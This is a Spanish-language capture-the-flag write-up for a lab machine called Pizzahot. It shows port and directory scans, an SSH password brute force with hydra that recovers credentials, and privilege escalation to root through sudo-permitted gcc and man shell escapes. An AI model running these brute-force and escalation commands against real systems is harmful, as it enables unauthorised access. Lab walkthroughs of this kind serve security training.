
Pizzahot



//Escaneo ssh nos devuelve 2 puertos abiertos, el 80 y el 22

PORT   STATE SERVICE VERSION

22/tcp open ssh   OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

| ssh-hostkey:

| 256 0a:55:60:9b:4a:38:07:dc:5b:42:ea:bd:bb:52:63:7f (ECDSA)

|_ 256 e0:81:29:af:4e:2f:6a:55:8e:a0:02:1f:74:c7:fe:3a (ED25519)

80/tcp open http   Apache httpd 2.4.59 ((Debian))

|_http-server-header: Apache/2.4.59 (Debian)

|_http-title: Pizzahot

//Posibles urls donde revisar

--- Scanning URL: http://192.168.16.54/ ----

==> DIRECTORY:
http://192.168.16.54/assets/

==> DIRECTORY:
http://192.168.16.54/forms/

+ http://192.168.16.54/index.html
(CODE:200|SIZE:47583)

==> DIRECTORY:
http://192.168.16.54/javascript/

+ http://192.168.16.54/server-status
(CODE:403|SIZE:278)

---- Entering directory: http://192.168.16.54/assets/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.16.54/forms/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.16.54/javascript/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.

(Use mode '-w' if you want to scan it anyway)

En el código html de la página http://192.168.16.54/index.html encontramos el comentario

<!-- Puedes creer que hay fanáticos de la pizza de piña que se ponen de usuario pizzapiña -->

Usamos hydra y obtenemos las credenciales, estamos dentro. hydra -l pizzapiña -P /home/kali/papafrita/pass_dicc.txt ssh://192.168.16.54 -f -V

22][ssh] host: 192.168.16.54   login: pizzapiña   password: steven

//En el directorio por defecto de pizzapiña no encontramos nada, es por ello que encontramos el usuario pizzasinpiña y ahí tenemos el txt con la flag

//Ejecutamos sudo -l para comprobar los permisos de sudo por si podemos escalar de alguna forma y vemos que podemos escalar al usuario pizzasinpiña utilizando el compilador gcc

User pizzapiña may run the following commands on pizzahot:

(pizzasinpiña) /usr/bin/gcc

pizzapiña@pizzahot:/home/pizzasinpiña$ sudo -u pizzasinpiña gcc -wrapper /bin/sh,-s .

//Al ejecutar el comando comprobamos que nos cambió el usuario y al confirmarlo volvemos a ejecutar el comando sudo -l. En este caso será el comando man el que nos permita escalar a root

pizzapiña@pizzahot:/home/pizzasinpiña$ sudo -u pizzasinpiña gcc -wrapper /bin/sh,-s .

$ whoami

pizzasinpiña

$ sudo -l

Matching Defaults entries for pizzasinpiña on pizzahot:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User pizzasinpiña may run the following commands on pizzahot:

(root) NOPASSWD: /usr/bin/man

(ALL) NOPASSWD: /usr/bin/sudo -l

//Ejecutamos:

sudo man man

!/bin/sh

//Y somos root, ahora solo queda ir al directorio de root y leer la flag